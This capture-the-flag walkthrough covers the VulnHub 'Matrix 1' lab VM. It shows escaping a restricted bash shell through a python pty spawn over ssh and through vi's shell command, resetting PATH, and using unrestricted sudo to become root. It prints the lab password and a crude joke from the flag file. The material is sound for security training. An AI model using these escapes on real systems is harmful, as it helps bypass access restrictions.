
```
Warning: Permanently added '192.168.187.130' (ECDSA) to the list of known hosts.
guest@192.168.187.130's password:
Last login: Mon Aug  6 16:25:44 2018 from 192.168.56.102
guest@porteus:~$ id
-rbash: id: command not found
guest@porteus:~$ whoami
-rbash: whoami: command not found
guest@porteus:~$ ls
-rbash: /bin/ls: restricted: cannot specify `/' in command names
guest@porteus:~$
!          case       done       fg         la         pwd        then       vi
./         cd         echo       fi         let        read       time       wait
:          command    elif       for        ll         readarray  times      while
[          compgen    else       function   local      readonly   trap       {
[[         complete   enable     getopts    logout     return     true       }
]]         compopt    esac       hash       ls         select     type
alias      continue   eval       help       mapfile    set        typeset
bg         coproc     exec       history    mc         shift      ulimit
bind       declare    exit       if         mcedit     shopt      umask
break      dirs       export     in         popd       source     unalias
builtin    disown     false      jobs       printf     suspend    unset
caller     do         fc         kill       pushd      test       until
guest@porteus:~$ cd ..
-rbash: cd: restricted
guest@porteus:~$ echo
```

On firing some command we found that we have landed in the rbash which is a restricted bash.
Hence we need to escape it.

There are 2 ways of doing it.

Method one:-


Using ssh guest@192.168.187.130 "python -c 'import pty; pty.spawn(\"/bin/bash\")'"



```
root@kclai:~/Documents/ctf/vulnhub/matrix# ssh guest@192.168.187.130 "python -c 'import pty; pt
y.spawn(\"/bin/bash\")'"
guest@192.168.187.130's password:
guest@porteus:~$ ls
ls
Desktop/  Documents/  Downloads/  Music/  Pictures/  Public/  Videos/  prog/
guest@porteus:~$ pwd
pwd
/home/guest
guest@porteus:~$ whoami
whoami
guest
guest@porteus:~$ id
id
uid=1000(guest) gid=100(users) groups=100(users),7(lp),11(floppy),17(audio),18(video),19(cdrom)
,83(plugdev),84(power),86(netdev),93(scanner),997(sambashare)
guest@porteus:~$
```

Method two :-

Escaping using the *vi*



```
~
~
~
:!/bin/bash
```

Hence we escaped the shell.

[+] ROOT/ Privilege Escalation

Now we have escaped the rbash, but when we are running ou commands, it is telling us that command not found.

Hence so to check what is happening we can have a look into the **PATH** settings, because working of the command depends on whether the path is set right or not.

So I did this to check the PATH settings.

echo $PATH


```
/home/guest/prog
```

I found that PATH setting is not right. Hence I changed it to the orignal setting using this.

```
export PATH=/usr/bin:/bin/
```

Now when I run my commands, they worked normally.


After running `sudo -l`, we can see that we are able to easily use `sudo` with any command.



```
guest@porteus:/home$ sudo -l
User guest may run the following commands on porteus:
    (ALL) ALL
    (root) NOPASSWD: /usr/lib64/xfce4/session/xfsm-shutdown-helper
    (trinity) NOPASSWD: /bin/cp
guest@porteus:/home$ 
```


Hence we can do this to get into system as root

sudo su



```
guest@porteus:/home$ export PATH=/usr/bin:/bin/
guest@porteus:/home$ sudo su
Password:
root@porteus:/home# 
```

Here we are using the same password as we got for **guest** user which is **k1ll0r7n**



```
root@porteus:~# cd /root
root@porteus:~# ls
Desktop/  Documents/  Downloads/  Music/  Pictures/  Public/  Videos/  flag.txt
root@porteus:~# cat flag.txt
   _,-.
,-'  _|                  EVER REWIND OVER AND OVER AGAIN THROUGH THE
|_,-O__`-._              INITIAL AGENT SMITH/NEO INTERROGATION SCENE
|`-._\`.__ `_.           IN THE MATRIX AND BEAT OFF
|`-._`-.\,-'_|  _,-'.
     `-.|.-' | |`.-'|_     WHAT
        |      |_|,-'_`.
              |-._,-'  |     NO, ME NEITHER
         jrei | |    _,'
              '-|_,-'          IT'S JUST A HYPOTHETICAL QUESTION

root@porteus:~# 
```

Hence we became the root user and also got the root flag

You can download this VM from this link

https://www.vulnhub.com/entry/matrix-1,259/